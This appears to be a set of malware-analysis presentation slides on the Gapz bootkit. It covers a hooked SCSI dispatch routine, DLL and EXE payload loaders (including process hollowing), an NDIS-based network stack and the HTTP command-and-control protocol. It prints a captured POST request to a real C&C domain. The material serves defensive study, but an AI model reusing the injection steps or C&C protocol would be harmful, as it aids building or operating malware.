
SCSI PORT!ScsiPortGlobalDispatch:

f84ce44c	8bff	mov	edi,edi
f84ce44e	e902180307	imp	ff4ffc55
f84ce453	088b42288b40	or	byte ptr [ebx+408B2842h],cl
f84ce459	1456	adc	al,56h
f84ce45b	8b750c	mov	esi,dword ptr [ebp+0Ch]
f84ce45e	8b4e60	mov	ecx,dword ptr [esi+60h]
f84ce461	0fb609	movzx	ecx,byte ptr [ecx]
f84ce464	56	push	esi
f84ce465	52	push	edx
f84ce466	ff1488	call	dword ptr [eax+ecx*4]
f84ce469	5e	pop	esi
f84ce46a	5d	pop	ebp
f84ce46b	c20800	ret	8

Gapz Code Injection Functionality



Gapz Payload Loader Code: DLL Loader & Command Executer



Name	Address	Ordinal	
 overlord32_1	10001505	1	← initialize
 overlord32_2	10001707	2	← deinitialize
 overlord32_3	10001765	3	← execute command

Gapz Payload Loader Code: EXE Loaders

EXE Loader 1

Drop payload image into
%TEMP% directory



Execute `CreateProcessW`
API

EXE Loader 2

Create legitimate suspended
process
(via `CreateProcessAsUser`)



Overwrite process image with the
malicious one




Set process thread context
according to malicious image




Resume process thread

Gapz Network Protocol Implementation




Gapz Network Protocol Architecture



Gapz Network Protocol Implementation: NDIS


Gapz network protocol stack relies on miniport adapter driver:



Gapz C&C Communication Protocol

- **Gapz communicates to C&C servers over HTTP protocol**
- **Capabilities of the protocol:**
 - ✓ **00 - download payload**
 - ✓ **01 - send bot information to C&C**
 - ✓ **02 - request payload download information**
 - ✓ **03 - report on running payload**
 - ✓ **04 - update payload download URL**
- **The requests corresponding to commands 0x01, 0x02 and 0x03 are performed by the POST method of the HTTP protocol.**

Gapz C&C Communication Protocol: HTTP Request



```
struct MESSAGE_HEADER
{
    // Output of PRNG
    unsigned char random[128];

    // a DWORD from configuration file
    unsigned int reserved;

    // A binary string which is used to
    // authenticate C&C servers
    unsigned char auth_str[64];
};
```

Gapz C&C Communication Protocol: HTTP Request

HTTP header

HTTP body

```
POST / HTTP/1.0
Host: hvqnut3kurg3lku.strangled.net
Content-Type: multipart/form-data; boundary=G5t1Hz50h7nHCmL07Pi
Content-Length: 598
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/5.0)

--G5t1Hz50h7nHCmL07Pi
Content-Disposition: form-data; name="kchUFAau"; filename="BjaYJT0pQJjoeZ.7z"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

τμ=1*|eXg0i0=μ>γ+390eM=;}>2τ■A9I>■%?idePfφn-y→8e4Lp*^Jw||B ь0||U~_4x*8DEΓM^Y*#μ↓q7?Я/ХН||Б>
uδHL■0<=+·Φ"Γde=JτF*W||Hh■^e;τwγwE 4▲XHδ 1fb429e64177f49860c81e257da8f0a15
--G5t1Hz50h7nHCmL07Pi
Content-Disposition: form-data; name="ZpkMlaN1RZ"

